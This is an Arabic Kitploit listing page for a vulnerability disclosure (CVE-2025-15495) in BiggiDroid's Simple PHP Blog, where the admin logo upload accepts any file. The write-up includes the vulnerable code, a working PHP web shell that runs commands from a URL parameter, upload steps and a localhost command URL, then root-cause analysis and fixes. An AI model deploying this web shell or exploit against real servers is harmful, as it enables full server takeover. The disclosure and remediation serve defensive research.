
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
RCE-Simplephpblog-biggiedroid — CVE-2025-15495 - تحميل ملف تعسفي يؤدي إلى تنفيذ تعليمات برمجية عن بُعد (RCE) | Kitploit

أدوات/GitHubGitHub/asim-qazi/rce-simplephpblog-biggiedroid
توليد الحمولةتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليم
GitHubasim-qazi/rce-simplephpblog-biggiedroid

RCE-Simplephpblog-biggiedroid

مشاركة

CVE-2025-15495 - تحميل ملف تعسفي يؤدي إلى تنفيذ تعليمات برمجية عن بُعد (RCE)

عرض المستودع
20منذ 10 أشهرلم تتم المراجعة بعد

CVE-2025-15495 - رفع ملف تعسفي يؤدي إلى تنفيذ تعليمات برمجية عن بعد (RCE)

المنتج


BiggiDroid – نظام إدارة المدونات البسيط بلغة PHP صفحة المنتج: https://biggidroid.com/product/simple-php-blog/

نوع الثغرة

  • رفع ملف تعسفي
  • رفع ملف غير مقيد
  • تنفيذ تعليمات برمجية عن بعد (RCE)

الشدة

حرجة

CVSS (تقديري): 9.8 (AV:N / AC:L / PR:L / UI:N / S:U / C:H / I:H / A:H)


ملخص

يحتوي نظام إدارة المدونات البسيط بلغة PHP على ثغرة رفع ملف غير مقيد في وظيفة رفع شعار الموقع بلوحة الإدارة. يمكن لمهاجم مصادق عليه رفع ملف PHP خبيث متنكر على أنه صورة، والذي يتم تخزينه في دليل يمكن الوصول إليه عبر الويب وتنفيذه بواسطة الخادم، مما يؤدي إلى تنفيذ أوامر عن بعد.


المكوّن المتأثر

لوحة الإدارة ← تحديث شعار الموقع


مقتطف التعليمات البرمجية الضعيف ذو الصلة:

$target = "../image/".basename($_FILES['image']['name']);
$image = $_FILES['image']['name'];

$query = mysqli_query($con,
"UPDATE sitedetails SET sitelogo='$image' WHERE id='$id'");

if (move_uploaded_file($_FILES['image']['tmp_name'], $target)) {
    // success
}

المشكلات

  • لا يوجد التحقق من امتداد الملف
  • لا يوجد التحقق من نوع MIME
  • لا توجد فحوصات لمحتوى الملف من جانب الخادم

إثبات المفهوم (PoC)


إنشاء ملف PHP خبيث

أنشئ ملفًا باسم shell.php:

<?php
$cmd = $_GET['cmd'] ?? '';
echo "<pre>";
system($cmd);
echo "</pre>";
?>

رفع الملف عبر لوحة الإدارة

  • تسجيل الدخول إلى لوحة الإدارة
  • انتقل إلى شعار الموقع ← تحديث الشعار
  • ارفع shell.php كملف الشعار
  • أرسل النموذج

📌 يقوم التطبيق بقبول ملف PHP بدون تحقق


الوصول إلى شل الويب المرفوع

بعد الرفع، يمكن الوصول إلى الملف على:

http://127.0.0.1/image/shell.php

تنفيذ أوامر النظام:


http://127.0.0.1/image/shell.php?cmd=dir

تنفيذ الأمر بنجاح

يقوم الخادم بتنفيذ أوامر نظام التشغيل وإرجاع المخرجات، مما يؤكد تنفيذ التعليمات البرمجية عن بعد.

إثبات المفهوم

  1. صفحة المنتج ProductPage
  2. رفع الشل من هذا الموقع. shell
  3. شل PHP ProductPage
  4. تنفيذ التعليمات البرمجية عن بعد rce
  5. التعليمات البرمجية الضعيفة code

التأثير

يمكن للمهاجم:

  • تنفيذ أوامر نظام تشغيل تعسفية
  • قراءة ملفات التكوين الحساسة
  • تعديل أو حذف بيانات التطبيق
  • رفع أبواب خلفية دائمة
  • اختراق الخادم المستضيف بالكامل

يمكن أن تؤدي هذه الثغرة إلى استيلاء كامل على الخادم.


تحليل السبب الجذري

  • عدم وجود قائمة بيضاء لامتدادات الملفات
  • عدم فرض نوع MIME
  • الاستخدام المباشر لاسم الملف المقدم من المستخدم
  • دليل الرفع يسمح بتنفيذ PHP
  • لا يوجد تحسين لأمان الخادم مثل .htaccess

✅ الإصلاحات الموصى بها

  1. تقييد امتدادات الملفات

    $allowed = ['jpg','jpeg','png','gif'];
    
  2. التحقق من نوع MIME

    finfo_file()
    
  3. إعادة تسمية الملفات المرفوعة

    • استخدام UUIDs عشوائية
    • لا تثق أبدًا في أسماء الملفات من المستخدم

📚 المراجع

  • OWASP رفع الملفات غير المقيد
  • CWE-434: الرفع غير المقيد لملف من نوع خطير
  • OWASP Top 10 – A03: الحقن

🧑‍💻 تم الاكتشاف بواسطة

  • Mo Asim المعروف أيضًا باسم Asim Qazi
  • Github: @Asim-Qazi
  • Linkedin: Asim Qazi
  • طالب | باحث أمني
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    354
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    339
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    315

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →